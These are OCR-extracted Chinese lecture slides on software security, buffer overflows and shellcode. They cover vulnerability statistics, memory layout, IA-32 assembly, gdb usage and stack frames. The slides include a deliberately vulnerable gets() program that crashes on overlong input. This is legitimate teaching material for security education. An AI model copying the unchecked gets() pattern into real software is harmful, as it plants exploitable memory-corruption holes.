
网络攻防技术与实践课程

课程10.软件安全攻防：缓冲区溢出和Shellcode

诸葛建伟

zhugejw@gmail.com

课程主要内容体系



11. Web应用安全攻防
12. 浏览器安全攻防
13. 无线网络与移动终端安全攻防

3. 网络信息收集技术
4. 网络嗅探与协议分析
5. TCP/IP网络协议攻击
6. 网络安全防护技术

7. 系统安全攻防：Windows系统安全攻防技术
8. 系统安全攻防：Linux系统安全攻防技术
9. 系统安全攻防：恶意代码
10. 软件安全攻防：缓冲区溢出和Shellcode

1. 网络攻防技术概述与课程简介
2. 网络攻防实验环境


内容

1. 软件安全概述
2. 缓冲区溢出基础概念与背景知识
3. Linux栈溢出与Shellcode
4. Windows栈溢出与Shellcode
5. 堆溢出
6. 缓冲区溢出攻击的防御技术
7. 课外实践作业：缓冲区溢出实验

软件安全攻防

- 软件安全 - 网络及系统安全的核心基础！
  - **Schneier:** 如果没有如此多的软件安全问题，我们就不必把大量的时间、金钱和精力花费在网络安全上
  - **NIST:**软件安全漏洞是导致系统安全策略违背的本质原因
- 安全漏洞 – 软件安全的本质原因
  - 大规模大范围存在
  - 多样化
  - 内存战争：渗透攻击技术 **VS.** 安全漏洞/防护技术

软件安全漏洞威胁



CERT/CC统计的每年归档安全漏洞数量

安全漏洞造成的经济损失

- 安全漏洞范围最广：网络蠕虫

发生年份	蠕虫名称	感染计算机台数	损失金额
2004 年	震荡波蠕虫	100 多万台	5 亿多美元
2003 年	冲击波蠕虫	140 多万台	30 亿多美元
2003 年	速客一号蠕虫	100 多万台	约 12 亿美元
2001 年	红色代码蠕虫	100 多万台	26 亿多美元
2001 年	尼姆达蠕虫	8 百多万台	6 亿美元


- 最新数据：**2009年**
  Conficker引发经济损失达91亿美元

安全漏洞造成的生命损失！

软件安全困境

- 软件安全“困境三要素”(The Trinity of Trouble)
  - 复杂性(Complexity)
  - 可扩展性(Extensibility)
  - 连通性(Connectivity)
- 软件的安全风险管理成为了一个巨大的挑战，从而很难根除安全漏洞
  - 软件安全无法得到根本性的解决
  - 攻防博弈

复杂性



- 代码复杂性不断增加
- 复杂的代码意味着更多的**bug**，更多安全缺陷

可扩展性

- 现代软件的可扩展性
  - 现代操作系统：动态装载设备驱动和模块
  - 客户端浏览器：运行时编译或解释执行的虚拟机运行移动代码
  - 应用程序：支持宏指令/内置脚本语言支持
- 可扩展性造成安全保证更加困难
  - 设计可扩展机制，都必须要考虑安全特性
  - 分析可扩展性软件的安全性要比分析一个完全不能被更改的软件要困难得多

连通性

- 无所不在的网络连接
  - 全球互联 **(Global Internet)**
  - **3G/**移动互联网
  - 物联网 **(Internet of Things)**
- 高度连通性 → 网络安全威胁的全球化
- 与真实世界的连通 → 网络安全威胁的现实影响
  - 电话网故障
  - 电力系统遭攻击造成大规模停电事故

软件安全漏洞类型Top 10

Table 1: Overall Results

Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
Total		**18809**	**1432**	**2138**	**1190**	**2546**	**4559**	**6944**
[1]	**XSS**	**13.8%**	02.2% (11)	08.7% (2)	07.5% (2)	10.9% (2)	16.0% (1)	18.5% (1)
		2595	*31*	*187*	*89*	*278*	*728*	*1282*
[2]	**buf**	**12.6%**	19.5% (1)	20.4% (1)	22.5% (1)	15.4% (1)	09.8% (3)	07.8% (4)
		2361	*279*	*436*	*268*	*392*	*445*	*541*
[3]	**sql-inject**	**09.3%**	00.4% (28)	01.8% (12)	03.0% (4)	05.6% (3)	12.9% (2)	13.6% (2)
		1754	*6*	*38*	*36*	*142*	*588*	*944*
[4]	**php-include**	**05.7%**	00.1% (31)	00.3% (26)	01.0% (13)	01.4% (10)	02.1% (6)	13.1% (3)
		1065	*1*	*7*	*12*	*36*	*96*	*913*
[5]	**dot**	**04.7%**	08.9% (2)	05.1% (4)	02.9% (5)	04.2% (4)	04.3% (4)	04.5% (5)
		888	*127*	*110*	*34*	*106*	*196*	*315*
[6]	**infoleak**	**03.4%**	02.6% (9)	04.2% (5)	02.8% (6)	03.8% (5)	03.8% (5)	03.1% (6)
		646	*37*	*89*	*33*	*98*	*175*	*214*
[7]	**dos-malform**	**02.8%**	04.8% (3)	05.2% (3)	02.5% (8)	03.4% (6)	01.8% (8)	02.0% (7)
		521	*69*	*111*	*30*	*86*	*83*	*142*
[8]	**link**	**01.8%**	04.5% (4)	02.1% (9)	03.5% (3)	02.8% (7)	01.9% (7)	00.4% (16)
		341	*64*	*45*	*42*	*72*	*87*	*31*
[9]	**format-string**	**01.7%**	03.2% (7)	01.8% (10)	02.7% (7)	02.4% (8)	01.7% (9)	00.9% (11)
		317	*46*	*39*	*32*	*62*	*76*	*62*
[10]	**crypt**	**01.5%**	03.8% (5)	02.7% (6)	01.5% (9)	00.9% (16)	01.5% (10)	00.8% (13)
		278	*55*	*58*	*18*	*22*	*69*	*56*

软件安全漏洞分类

- 内存安全违规类(Memory Safety Violations)
  - 软件开发过程中在处理内存访问时所引入的安全缺陷
  - 缓冲区溢出、不安全指针等
- 输入验证类(Input Validation Errors)
  - 格式化字符串、XSS、代码注入...
- 竞争条件类(Race Conditions Errors)
  - Time-of-check-to-time-of-use(TOCTTOU)、符号链接竞争问题
- 权限混淆与提升类(Privilege confusion and escalation bugs)
  - XSRF、FTP反弹攻击、权限提升、“越狱”(jailbreak)

内容

1. 软件安全概述
2. 缓冲区溢出基础概念与背景知识
3. Linux栈溢出与Shellcode
4. Windows栈溢出与Shellcode
5. 堆溢出
6. 缓冲区溢出攻击的防御技术
7. 课外实践作业：缓冲区溢出实验

缓冲区溢出的基本概念

- 缓冲区溢出漏洞
  - 内存安全违规类漏洞
  - 最早被发现、最基础
- 缓冲区溢出攻击
  - 向特定缓冲区中填入过多的数据，超出边界
  - 导致外溢数据覆盖了相邻内存空间的合法数据
  - 改变程序执行流程破坏系统运行完整性

缓冲区溢出的本质原因

- 缺乏缓冲区边界保护
  - **C/C++**语言程序：效率优先
  - **memcpy()**、**strcpy()**等内存与字符串拷贝函数并不检查内存越界问题
  - 程序员缺乏安全编程意识、经验与技巧
- 根本原因
  - 冯·诺依曼体系存在本质安全缺陷
  - “存储程序”原理：计算机程序的数据和指令都在同一内存中进行存储，而没有严格的分离

缓冲区溢出攻击的发展历史

- **1970s/1980s**
  - 已经意识到缓冲区溢出的存在
- **1988**
  - **Morris蠕虫－fingerd缓冲区溢出攻击**
- **1996**
  - **Aleph One, Smashing the Stack for Fun and Profit, Phrack 49，黑客圈引起了广泛关注**
- **1998**
  - **Dildog: 提出利用栈指针的方法完成跳转**
  - **The Tao of Windows Buffer Overflows**
- **1999**
  - **Dark Spyrit: 提出使用系统核心DLL中的Jmp ESP指令完成跳转, Phrack 55**
  - **M. Conover: 基于堆的缓冲区溢出教程**

缓冲区溢出攻击背景知识与技巧

- 编译器、调试器的使用
  - **Linux: gcc+gdb**
  - **Win32: VC6.0+OllyDbg**
- 进程内存空间结构
- 汇编语言基本知识
- 栈的基本结构
- 函数调用过程

GCC编译器基础

- 最著名的GNU Ansi c/c++编译器
  - gcc [options] [filenames]
  - 编译: gcc -c test.c 生成 test.o
  - 连接: gcc -o test test.o
  - 同时搞定: gcc test.c -o test
- make: 用于控制编译过程
  - Makefile How To
    - http://www.wlug.org.nz/MakefileHowto

GDB调试器的使用

- 断点相关指令
  - **break/clear, disable/enable/delete**
  - **watch** – 表达式值改变时，程序中断
- 执行相关指令
  - **run/continue/next/step**
  - **attach** – 调试已运行的进程
  - **finish/return**
- 信息查看相关指令
  - **info reg/break/files/args/frame/functions/…**
  - **backtrace** – 函数调用栈
  - **print /f exp** – 显示表达式的值
  - **x /nfu addr** – 显示指定内存地址的内容
  - **list** – 列出源码
  - **disass func** – 反汇编指定函数

VC命令行

- 环境变量
  - 我的电脑－属性－高级－环境变量
  - **PATH:**
    - **C:\Program Files\Microsoft Visual Studio\VC98\Bin;**
    - **C:\Program Files\Microsoft Visual Studio\Common\MSDev98\Bin;**
  - **INCLUDE:**
    - **C:\Program Files\Microsoft Visual Studio\VC98\Include**
  - **LIB:**
    - **C:\Program Files\Microsoft Visual Studio\VC98\Lib**
- 命令行指令
  - **cl sourcefilename –** 编译并链接

Win32平台调试器

- Windbg
  - 微软官方提供，《通往WinDbg的捷径》
- OllyDbg1.10汉化版
  - 32-bit assembler level analysing debugger by Oleh Yuschuk
  - Free
  - 支持插件机制
    - OllyUni: 查找跳转指令功能
- Softice
- IDA Pro

IA-32汇编语言基础—寄存器


寄存器名	说明	功能
eax	累加器	加法乘法指令的缺省寄存器, 函数返回值
ecx	计数器	REP & LOOP指令的内定计数器
edx	除法寄存器	存放整数除法产生的余数
Ebx	基址寄存器	在内存寻址时存放基地址
esp	栈顶指针寄存器	SS：ESP当前堆栈的栈顶指针
ebp	栈底指针寄存器	SS：EBP当前堆栈的栈底指针
esi, dei	源、目标索引寄存器	在字符串操作指令中，DS：ESI指向源串ES：EDI指向目标串
eip	指令寄存器	CS:EIP指向下一条指令的地址
eflags	标志寄存器	标志寄存器
cs	代码段寄存器	当前执行的代码段
ss	椎栈段寄存器	stack segment, 当前堆栈段
ds	数据段寄存器	data segment, 当前数据段

IA-32汇编语言基础—指令


- **AT&T 格式与Intel 格式**
  - **类Unix平台：AT&T格式**
  - **Windows平台：Intel格式**

关键汇编指令	等价指令(Intel汇编格式)	等价指令(AT&T汇编格式)
PUSH	sub esp 0x4; mov [esp] REG	sub $4, %esp; movl %REG, (%esp)
POP	mov REG [esp]; add esp 0x4	movl (%esp), %REG; add $4, %esp
JMP	mov eip addr	movl addr, %eip
CALL	push eip; mov eip addr	pushl %eip; movl addr, %eip
LEAVE	mov esp ebp; pop ebp	mov %ebp, %esp; popl %ebp
RET	pop eip	popl %eip

背景知识—进程内存管理



Linux



Win32

Linux进程内存空间

- **Highest zone (0xc0000000-3G)**
  - 进程环境参数: **env strings & pointers**
  - 进程参数: **argv strings & pointers, argc**
- 栈
  - 存储函数参数、本地参数和栈状态变量 (返回地址, ...)
  - **LIFO,** 向低地址增长
- 堆
  - 动态分配变量 **(malloc)**
  - 向高地址增长
- **.bss: uninitialized data**
- **.data: static initialized data**
- **.text(0x08000000):** 指令, 只读数据
- **Example: ./linux/memory/memory.c**

Win32进程内存空间


- 系统核心内存区间
  - **0xFFFFFFFF~0x80000000 (4G~2G)**
  - 为**Win32**操作系统保留
- 用户内存区间
  - **0x00000000~0x80000000 (2G~0G)**
  - 堆**:** 动态分配变量**(malloc),** 向高地址增长
  - 静态内存区间**:** 全局变量、静态变量
  - 代码区间**:** 从**0x00400000**开始
  - 栈**:** 向低地址增长
    - 单线程进程**: (**栈底地址**: 0x0012XXXX)**
  - 多线程进程拥有多个堆/栈
  - **Example: ./win32/background/memory.c**

栈的基本结构

- 栈－**LIFO**抽象数据结构
  - 用于实现函数或过程调用
- 相关寄存器
  - **BP (Base Pointer) = FP (Frame Pointer):** 当前栈底指针
  - **SP (Stack Pointer):** 当前栈顶指针
- 相关操作
  - **PUSH:** 压栈
  - **POP:** 弹栈

函数调用过程


- 函数调用过程的三个步骤
  - 调用(call):调用参数和返回地址(eip)压栈，跳转到函数入口
  - 序言(prologue)：调用函数的栈基址进行压栈保存，并创建自身函数的栈结构
  - 返回(return)：恢复调用者原有栈，弹出返回地址，继续执行下一条指令



函数调用过程示例

```
 3  int func(int a, int b){
 4    int retVal = a + b;
 5    printf("b: 0x%08x\n",&b);
 6    printf("a: 0x%08x\n",&a);
 7    printf("ret addr here: 0x%08x\n",&a-1);
 8    printf("stored ebp here: 0x%08x\n",&a-2);
 9    printf("retVal: 0x%08x\n\n",&retVal);
10    return retVal;
11  }
12  int main(int argc, char* argv[])
13  {
14      int result = func(1, 2);
15      return 0;
16  }
```

gcc functioncall.c –o functioncall; ./functioncall
b: 0xbffff7c4
a: 0xbffff7c0
ret addr here: 0xbffff7bc
stored ebp here: 0xbffff7b8
retVal: 0xbffff7b4



反汇编functioncall

```
(gdb) disasse main (注：调用func函数部分反汇编代码)
0x0804831b <main+19>:   push   $0x2            //压调用参数
0x0804831d <main+21>:   push   $0x1            //压调用参数－从右到左
0x0804831f <main+23>:   call   0x80482f4 <func>      //调用函数

(gdb) disasse func    (注：注释掉所有的printf()函数调用之后的程序反汇编代码)
0x080482f4 <func+0>:    push   %ebp                  //保存main函数栈基址
0x080482f5 <func+1>:    mov    %esp,%ebp             // func的栈顶指针
0x080482f7 <func+3>:    sub    $0x4,%esp       //为retVal局部变量分配地址
0x080482fa <func+6>:    mov    0xc(%ebp),%eax        // 参数取到eax
0x080482fd <func+9>:    add    0x8(%ebp),%eax        // 执行加法
0x08048300 <func+12>:   mov    %eax,0xfffffffc(%ebp)  //结果放入局部变量retVal处
0x08048303 <func+15>:   mov    0xfffffffc(%ebp),%eax  //func函数返回结果写入eax
0x08048306 <func+18>:   leave                  // 恢复main函数堆栈
0x08048307 <func+19>:   ret                    // 返回main函数下一指令
```

缓冲区溢出攻击原理


- 缓冲区溢出类型 – 根据缓冲区变量位置
  - 栈溢出
  - 堆溢出
  - 内核溢出
- 栈溢出
  - 栈上的缓冲区变量缺乏安全边界保护所遭受溢出攻击
  - 函数返回地址被溢出数据修改，造成程序流程改变，转而执行恶意指令代码

缓冲区溢出示例 – 栈溢出安全漏洞

示例代码	运行结果	被溢出后的栈结构

```
1  #include <stdio.h>
2  void return_input (void){
3      char array[30];
4      gets (array);
5      printf("%s\n", array);
6  }
7  int main (void)
8  {
9      return_input();
10     return 0;
11 }
```

```
./simple_overflow
AAAAAAAAAA
AAAAAAAAAA

[root@localhost /]# ./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA
Segmentation fault (core dumped)
```

